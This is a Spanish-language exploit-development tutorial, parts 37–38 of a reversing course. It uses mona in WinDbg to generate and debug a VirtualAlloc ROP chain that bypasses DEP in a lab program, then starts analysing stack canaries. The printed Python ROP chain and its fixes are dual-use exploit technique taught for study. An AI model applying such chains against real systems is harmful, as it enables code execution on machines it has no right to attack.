
Ricardo Narvaja



# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 37


Bueno haremos el mismo ejemplo de la parte anterior pero esta vez usando mona dentro de Windbg, sabemos que el mona no corre en IDA así que abrimos el Windbg separado de IDA.

Desde una consola arranco el DEP.exe con algún argumento para que no se cierre y quede esperando lo que se tipea por teclado.



Podría haberlo arrancado desde el WINDBG también, es indiferente, solo que hay que parar en algún punto donde el modulo que usaremos para hacer ROP ya este cargada, no importa que haya crashado ya.

En este caso estamos dentro del gets\_s y la Mypepe la cargo antes.



Me atacheo desde FILE-ATTACH TO PROCESS.

```

----- -----
ntdll!DbgBreakPoint:
771f0790 cc          int      3
0:001> lm
start   end     module name
00f80000 00f87000  DEP      (deferred)
616b0000 616c5000  VCRUNTIME140 (deferred)
74100000 741e0000  KERNEL32  (deferred)
74430000 74510000  ucrtbase (deferred)
74a00000 74ba1000  KERNELBASE (deferred)
77180000 77303000  ntdll    (pdb symbols)      c:\symbols\wn
78000000 78040000  Mypepe   (deferred)

<
0:001>

```

Cargar los símbolos no importa mucho pero bueno ya que estamos.

```

77180000 77303000  ntdll    (pdb symbols)      c:\symbols\wntdll.pdb\9D5EBB42\B344 ^
78000000 78040000  Mypepe   (deferred)
0:001> .reload -f
Reloading current modules
*** WARNING: Unable to verify checksum for C:\Users\ricna\Desktop\35\DEP\DEP.exe

Press ctrl-c (cdb, kd, ntsd) or ctrl-break (windbg) to abort symbol loads that take too long.
Run !sym noisy before .reload to track down problems loading symbols.

.....
0:001> lm
start   end     module name
00f80000 00f87000  DEP      C (private pdb symbols)  C:\Users\ricna\Documents\Visual Studio 2013\Projects\Exploit\Debug\DEP.dll
616b0000 616c5000  VCRUNTIME140 (private pdb symbols)  c:\symbols\vcruntime140.i386.pdb
74100000 741e0000  KERNEL32  (pdb symbols)            c:\symbols\kernel32.pdb\E88980D95F
74430000 74510000  ucrtbase (pdb symbols)            c:\symbols\ucrtbase.pdb\14E1CCBEC74...
77180000 77303000  ntdll    (pdb symbols)            c:\symbols\wntdll.pdb\9D5EBB42\B344
<
0:001>

```

Ahí están los símbolos.

Bueno carguemos el mona.

```

0:001> !load pykd.pyd
0:001> !py mona
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py
'mona' - Exploit Development Swiss Army Knife - WinDBG (32bit)
Plugin version : 2.0 r567
PyKD version 0.2.0.29
Written by Corelan - https://www.corelan.be
Project page : https://github.com/corelan/mona
<
0:001>

```

Ahora pidámosle ROP para mypepe.dll veremos que hace.

!py mona rop -m Mypepe

Vayamos a tomarnos un café mientras trabaja tardará un rato largo.

Mientras termina comentemos que tiene opciones para decirle que busque direcciones sin cero, para filtrar diferentes caracteres, etc está bastante bien, aunque no siempre encuentra algún ROP completo, a veces te da un rop semi completo y te dice lo que falta, para que uno lo halle uno a mano, así que siempre hay que remar un poco.

```
Want more info about a given command ? Run !mona help

0:001> !py mona rop -m Mypepe
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py rop -m Mypepe

----- Mona command started on 2017-01-14 07:47:23 (v2.0, rev 567) -----
[+] Processing arguments and criteria
- Pointer access level : X
  Only querying modules Mypepe
[+] Generating module info table, hang on...
<
*BUSY*
```

shh dejémoslo pensar jeje.

### option -cp

The cp option allows you to specify what criteria (c) a pointer (p) should match. pvefindaddr already marked pointers (in the output file) if they were unicode or ascii, or contained a null byte, but mona is a lot more powerful. On top of marking pointers (which mona does as well), you can limit the returning pointers to just the ones that meet the given criteria.

The available criteria are :

- ▷ unicode (this will include unicode transforms as well)
- ▷ ascii
- ▷ asciiprint
- ▷ upper
- ▷ lower
- ▷ uppernum
- ▷ lowernum
- ▷ numeric
- ▷ alphanum
- ▷ nonnull
- ▷ startswithnull

La opción -cp nos da la posibilidad de filtrar los resultados del ROP según diferentes criterios, vemos que hay un nonnull para que no tenga ceros y varios más, también está la posibilidad de filtrar numéricamente con cpb, para caracteres específicos.

### option -cpb

This option allows you to specify bad characters for pointers. This feature will basically skip pointers that contain any of the bad chars specified at the command line.

Suppose your exploit can't contain \x00, \x0a or \x0d, then you can use the following global option to skip pointers that contain those bytes :

```
-cpb "\x00\x0a\x0d"
```

Ahí termino veamos, escribe un texto bastante largo si lo hubiera arrancado como admin lo guardaría a un txt pero no tenía permiso, igual copiaré aquí las partes más interesantes.

```

#####
Register setup for VirtualAlloc() :
-----
EAX = NOP (0x90909090)
ECX = flProtect (0x40)
EDX = flAllocationType (0x1000)
EBX = dwSize
ESP = lpAddress (automatic)
EBP = ReturnTo (ptr to jmp esp)
ESI = ptr to VirtualAlloc()
EDI = ROP NOP (RETN)
--- alternative chain ---
EAX = ptr to &VirtualAlloc()
ECX = flProtect (0x40)
EDX = flAllocationType (0x1000)
EBX = dwSize
ESP = lpAddress (automatic)
EBP = POP (skip 4 bytes)
ESI = ptr to JMP [EAX]
EDI = ROP NOP (RETN)
+ place ptr to "jmp esp" on stack, below PUSHAD
-----

```

Vemos que nos muestra lo que deberían tener los registros antes del PUSHAD RET, que usamos en la parte anterior, incluso nos da otra alternativa para VirtualAlloc, también es bueno guardar lo que hay que acomodar en los registros cuando usamos VirtualProtect que esta por ahí también.

```

60 #####
61 #####
62 Register setup for VirtualProtect() :
63 -----
64 EAX = NOP (0x90909090)
65 ECX = lpOldProtect (ptr to W address)
66 EDX = NewProtect (0x40)
67 EBX = dwSize
68 ESP = lpAddress (automatic)
69 EBP = ReturnTo (ptr to jmp esp)
70 ESI = ptr to VirtualProtect()
71 EDI = ROP NOP (RETN)
72 --- alternative chain ---
73 EAX = ptr to &VirtualProtect()
74 ECX = lpOldProtect (ptr to W address)
75 EDX = NewProtect (0x40)
76 EBX = dwSize
77 ESP = lpAddress (automatic)
78 EBP = POP (skip 4 bytes)
79 ESI = ptr to JMP [EAX]
80 EDI = ROP NOP (RETN)
81 + place ptr to "jmp esp" on stack, below PUSHAD
82 -----
83
84

```

Eso es bueno guardarlo por si lo hacemos a mano, saber que hay que colocar en cada registro antes del PUSHAD-RET tanto para VirtualAlloc como para VirtualProtect, ahora veamos si hallo algún ROP para VirtualAlloc.

```
73
74 *** [ Python ] ***
75
76 def create_rop_chain():
77
78     # rop chain generated with mona.py - www.corelan.be
79     rop_gadgets = [
80         0x7801eb94,    # POP EBP # RETN [Mypepe.dll]
81         0x7801eb94,    # skip 4 bytes [Mypepe.dll]
82         0x7801ee74,    # POP EBX # RETN [Mypepe.dll]
83         0x00000001,    # 0x00000001-> ebx
84         0x7802920e,    # POP EDX # RETN [Mypepe.dll]
85         0x00001000,    # 0x00001000-> edx
86         0x7800a849,    # POP ECX # RETN [Mypepe.dll]
87         0x00000040,    # 0x00000040-> ecx
88         0x7800f91a,    # POP EDI # RETN [Mypepe.dll]
89         0x7800b281,    # RETN (ROP NOP) [Mypepe.dll]
90         0x78001492,    # POP ESI # RETN [Mypepe.dll]
91         0x780041ed,    # JMP [EAX] [Mypepe.dll]
92         0x78013953,    # POP EAX # RETN [Mypepe.dll]
93         0x7802e0b0,    # ptr to &VirtualAlloc() [IAT Mypepe.dll]
94         0x78009791,    # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
95         0x7800f7c1,    # ptr to 'push esp # ret ' [Mypepe.dll]
96     ]
97     return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
98
99 rop_chain = create_rop_chain()
00
```

Vemos que lo halló y lo hizo más fácil porque uso la otra forma que usa directamente la entrada de la IAT en vez de la dirección de la API de esta forma salta en forma indirecta y evita los traspasos de la dirección de VA entre registros.

Ahí vemos que ya está para Python, así que copiamos y pegamos en nuestro script.

Vemos que define una función, así que la copiare y pegare al inicio de mi script.

```

from os import *
import struct

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x7801eb94, # POP EBP # RETN [Mypepe.dll]
        0x7801eb94, # skip 4 bytes [Mypepe.dll]
        0x7801ee74, # POP EBX # RETN [Mypepe.dll]
        0x00000001, # 0x00000001-> ebx
        0x7802920e, # POP EDX # RETN [Mypepe.dll]
        0x00001000, # 0x00001000-> edx
        0x7800a849, # POP ECX # RETN [Mypepe.dll]
        0x00000040, # 0x00000040-> ecx
        0x7800f91a, # POP EDI # RETN [Mypepe.dll]
        0x7800b281, # RETN (ROP NOP) [Mypepe.dll]
        0x78001492, # POP ESI # RETN [Mypepe.dll]
        0x780041ed, # JMP [EAX] [Mypepe.dll]
        0x78013953, # POP EAX # RETN [Mypepe.dll]
        0x7802e0b0, # ptr to &VirtualAlloc() [IAT Mypepe.dll]
        0x78009791, # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
        0x7800f7c1, # ptr to 'push esp # ret ' [Mypepe.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

```


Y se la llama con:

```
rop_chain = create_rop_chain()
```

Pondremos eso en la parte principal del mi script para que me devuelva el rop.

Veamos si funciona.

Algo falló lo cual no es raro tracearemos el rop y veremos qué pasa.



Ya estamos atacheados con IDA ya podemos usarlo no necesitamos mona ahora.

00F81024 call ds:\_imp\_gets\_s  
00F81029 add esp, 8  
00F8102D lea edx, [ebp+nombre]  
00F81033 push edx  
00F81034 push offset \_Format ; "Hola %s\n"  
00F81039 call \_printf  
00F8103E add esp, 8  
00F81041 mov esp, ebp  
00F81043 pop ebp  
00F81044 retn  
00F81044 ?saluda@@YAXH@Z endp  
00F81044

78 | 0000043E 00F8103E: saluda(int)+2E (Synchronized with EIP)

Veamos en el caso que usa que hay que poner en cada registro.

```
80 EDI = ROP NOP (RETN)
81 --- alternative chain ---
82 EAX = ptr to &VirtualAlloc()
83 ECX = flProtect (0x40)
84 EDX = flAllocationType (0x1000)
85 EBX = dwSize
86 ESP = lpAddress (automatic)
87 EBP = POP (skip 4 bytes)
88 ESI = ptr to JMP [EAX] 
89 EDI = ROP NOP (RETN)
90 + place ptr to "jmp esp" on stack, below PUSHAD
91 -----
92
```

Ese es el modelo alternativo que usa y vemos la diferencia fácil porque en ESI coloca un JMP [EAX] mientras que el que use yo en ESI colocaba la dirección de VA.

Vayamos traceando a ver que pasa.

Su primer gadget es

Eso debería apuntar a un POP para saltar 4 bytes, ejecutémoslo y veamos que queda en EBP.


Vemos que en EBP queda la misma dirección de este POP EBP-RET lo cual está bien.

Vamos con el siguiente gadget.

Mueve a EBX el valor 1 que es el dwszie así que concuerda con el modelo, sigamos son poquitos.

Pone en EDX el valor 0x1000 como dice el modelo, sigamos.

Pone en ECX el valor 40 como dice el modelo, vamos bien, sigamos.



Luego se rompe salta a cualquier cosa y no sigue el ROP como debería ya que lo que continúa no está, eso suele ocurrir cuando hay algún carácter invalido, que no nos dimos cuenta, que corta la entrada de bytes veamos lo que seguiría.

```

ODEP / DEP\script.py
ODEP.py x NO_DEP\script.py x DEP\script.py x
0x7801ee74, # POP EBX # RETN [Mypepe.dll]
0x00000001, # 0x00000001-> ebx
0x7802920e, # POP EDX # RETN [Mypepe.dll]
0x00001000, # 0x00001000-> edx
0x7800a849, # POP ECX # RETN [Mypepe.dll]
0x00000040, # 0x00000040-> ecx
0x7800f91a, # POP EDI # RETN [Mypepe.dll]
0x7800b281, # RETN (ROP NOP) [Mypepe.dll]
0x78001492, # POP ESI # RETN [Mypepe.dll]
0x780041ed, # JMP [EAX] [Mypepe.dll]
0x78013953, # POP EAX # RETN [Mypepe.dll]
0x7802e0b0, # ptr to &VirtualAlloc() [IAT Mypepe.dll]
0x78009791, # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
0x7800f7c1, # ptr to 'push esp # ret ' [Mypepe.dll]

```

Allí se cortó lo que viene es un 0x1a puede ser que no le guste, busquemos otro pop edi que no tenga 0x1a a ver que pasa.

0x78028756 es el POP EDI que había encontrado la parte anterior usemos este.

DEP > script.py

NODEP.py x NO\_DEP\script.py x DEP\script.py x

```

    0x7801ee74, # POP EBX # RETN [Mypepe.dll]
    0x00000001, # 0x00000001-> ebx
    0x7802920e, # POP EDX # RETN [Mypepe.dll]
    0x00001000, # 0x00001000-> edx
    0x7800a849, # POP ECX # RETN [Mypepe.dll]
    0x00000040, # 0x00000040-> ecx
    0x78028756, # POP EDI # RETN [Mypepe.dll]
    0x7800b281, # RETN (ROP NOP) [Mypepe.dll]
    0x78001492, # POP ESI # RETN [Mypepe.dll]
    0x780041ed, # JMP [EAX] [Mypepe.dll]
    0x78013953, # POP EAX # RETN [Mypepe.dll]
    0x7802e0b0, # ptr to &VirtualAlloc() [IAT Mypepe.dll]
    0x78009791, # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
    0x7800f7c1, # ptr to 'push esp # ret ' [Mypepe.dll]
]
```

vers/ricna/Desktop/35/DEP/script.py

Volvamos a tracear.

Hex View: 00 00 55 8B EC 5D C3 CC ..0Y8!+|||||  
00 00 FF 55 8B EC 81 EC 00 03 00 00 8B 45 08 50 8D ;|0Y8..8...YE.P.  
00 00 FD FF FF 51 F1 15 C9 20 FB 00 83 C4 00 8D .?..Q..?..3...  
00 00 FD FF FF 52 68 00 21 F8 00 E8 B2 00 00 00 .?..Rh..?..F...  
00 00 83 C4 00 00 8B E5 5D C3 CC CC CC CC CC CC 3..Ys!+|||||  
00 00 CC 55 8B EC 00 20 30 F8 00 50 C3 CC CC CC CC CC ..0Y9!+0..!+|||||  
00 00 55 8B EC BD 45 14 50 8B 40 10 51 88 55 0C ;|0YAYE\_PYN!0U.  
00 00 52 8B 45 08 50 8B 48 00 51 8B 10 RYE\_PF+---YH.OY.  
00 00 52 FF 15 00 20 FB 00 83 C4 18 50 C3 CC CC CC R..?..3..-1+|||||  
00 00 CC 55 8B EC 51 83 7D 00 02 75 43 6A 01 FF 15 ;|0YBQq3..0C|...  
Stack view: ECX 00000040 EDI 74506314 EBP 7801E894 ESP 000FF704 EIP 78028756 EFL 00000202

Funcionó y se ve el ROP que queda en el stack no se cortó ahora, veamos que guarda en EDI.

Un puntero a un C3 o RET como dice el modelo, parece que era solo eso, pero ya que estamos terminémoslo de tracear.

Hex View: 00 00 01EA db 0ECh ; 8  
00 00 01EB db 0FEn ; 1  
00 00 041ED db 0FFFh ;  
00 00 041ED jmp dword ptr [eax]  
00 00 041ED ;  
00 00 041EF db 84h ; à  
00 00 041EF db 00h ; à  
00 00 041F1 db 0FH ; à  
00 00 041F2 db 85h ; à  
00 00 041F3 db 70h ; à  
Stack view: EBX 00000001 ECX 00000040 EDI 00000000 ESI 780041ED EDI 7800281 EBP 7801E894 ESP 000FF700 EIP 78001493 EFL 00000202


Vemos que luego del POP ESI, el mismo queda apuntando al JMP [EAX] como decía el modelo.

```


80 EDI = ROP NOP (RETN)
81 --- alternative chain ---
82 EAX = ptr to &VirtualAlloc()
83 ECX = flProtect (0x40)
84 EDX = flAllocationType (0x1000)
85 EBX = dwSize
86 ESP = lpAddress (automatic)
87 EBP = POP (skip 4 bytes)
88 ESI = ptr to JMP [EAX]
89 EDI = ROP NOP (RETN)
90 + place ptr to "jmp esp" on stack, below PUSHAD
91 -----
92

```

En EAX debe quedar la entrada de la IAT de VA no la dirección.



Esa era la entrada de la IAT de VA correcta pero si seguimos dará error



Si sigo veo que el error en este caso se produce por el ADD AL, 80 que se le suma a la dirección de la IAT de VA, así que para compensar deberemos restarle 0x80 a la dirección de la entrada de la IAT.




Python>hex(0x7802E0B0-0x80)

0x7802e030

```
9      0x7801ee74, # POP EBX # RETN [Mypepe.dll]
10     0x00000001, # 0x00000001-> ebx
11     0x7802920e, # POP EDX # RETN [Mypepe.dll]
12     0x00001000, # 0x00001000-> edx
13     0x7800a849, # POP ECX # RETN [Mypepe.dll]
14     0x00000040, # 0x00000040-> ecx
15     0x78028756, # POP EDI # RETN [Mypepe.dll]
16     0x7800b281, # RETN (ROP NOP) [Mypepe.dll]
17     0x78001492, # POP ESI # RETN [Mypepe.dll]
18     0x780041ed, # JMP [EAX] [Mypepe.dll]
19     0x78013953, # POP EAX # RETN [Mypepe.dll]
20     0x7802e030, # ptr to &VirtualAlloc() [IAT Mypepe.dll]
21     0x78009791, # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
22     0x7800f7c1, # ptr to 'push esp # ret ' [Mypepe.dll]
23 ]
```

'Users/ricna/Desktop/35/DEP/script.py'

Ahora ya debería funcionar.



Vimos que el mona ayuda mucho, nos da casi todo bien, pero a veces hay que corregir algo, no siempre es perfecto, igual cuando no hay mucho tiempo, se suele hacer así, aunque no es tan divertido jeje.

Hasta la parte 38

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 38


CANARY and SEH.

Ya hemos visto lo que es el CANARY un valor random que se coloca en el stack justo antes del stored EBP y return address, para que si se sobrescribe el mismo, lo cual es necesario para sobrescribir el return address, el programa chequea ese valor si es el mismo que tiene guardado y si no es correcto se cierra impidiendo la ejecución de código.

Adjunto está el archivo CANARY\_sin\_DEP.exe, luego veremos en la siguiente parte el caso cuando tiene DEP y hay que hacer ROP, bypassando el CANARY.

El código es el mismo del ejemplo NO\_DEP solo que en este caso se le agregó el CANARY lo cual impedirá explotarlo pisando el RETURN ADDRESS.


Vamos a trazar tirándole el mismo script que hicimos para el NO\_DEP para ver porque ahora no funciona, y luego tratar de bypassar la protección.



Le cambio el nombre del ejecutable para que carque el CANARY sin DEP.exe.



Vemos que crashea, vamos a tracear a ver qué pasa, arranquemos el script y atacheemos el IDA.



Vemos que lee el valor random \_security\_cookie, que está guardado en la sección data, lo mueve a EAX y lo XOREA con EBP, lo cual lo hace más personalizado, pues será el EBP de esta función y si además el ejecutable está randomizado, EBP tampoco será constante.

Guarda ese valor en la variable CANARY la cual si hay un overflow que trata de pisar el return address será modificada, además nadie puede saber qué valor random habría allí, para pisarlo con un mismo valor cambiante.

Cuando sale de la función lo volverá a levantar, xorrear nuevamente con el mismo EBP para obtener el \_security\_cookie original y dentro de un CALL lo comparara y si no es igual dará un error o se cerrará según el caso.

Instruction External symbol

Hex View-1 Structures Enums Im

```

00401010 CANARY= dword ptr -4
00401010 _size= dword ptr 8
00401010
00401010 push    ebp
00401011 mov     ebp, esp
00401013 sub    esp, 304h
00401019 mov    eax, __security_cookie
0040101E xor    eax, ebp
00401020 mov    [ebp+CANARY], eax
00401023 mov    eax, [ebp+_size]
00401026 push   eax    ; Size
00401027 lea    ecx, [ebp+nombre]
0040102D push   ecx    ; Buf
0040102E call   ds: _imp_gets_s
00401034 add    esp, 8
00401037 lea    edx, [ebp+nombre]
0040103D push   edx
0040103E push   offset _Format ; "Hola %s\n"
00401043 call   _printf
00401048 add    esp, 8
0040104B mov    ecx, [ebp+CANARY]
0040104E xor    ecx, ebp    ; cookie
00401050 call   __security_check_cookie(x)
00401055 mov    esp, ebp
00401057 pop    ebp
00401058 retn

```

228,138 | (270,220) | 00000434 | 00401034: saluda(int)+24 | (Synchronized w:

Pongamos un BREAKPOINT allí para poder detenernos al atachear.

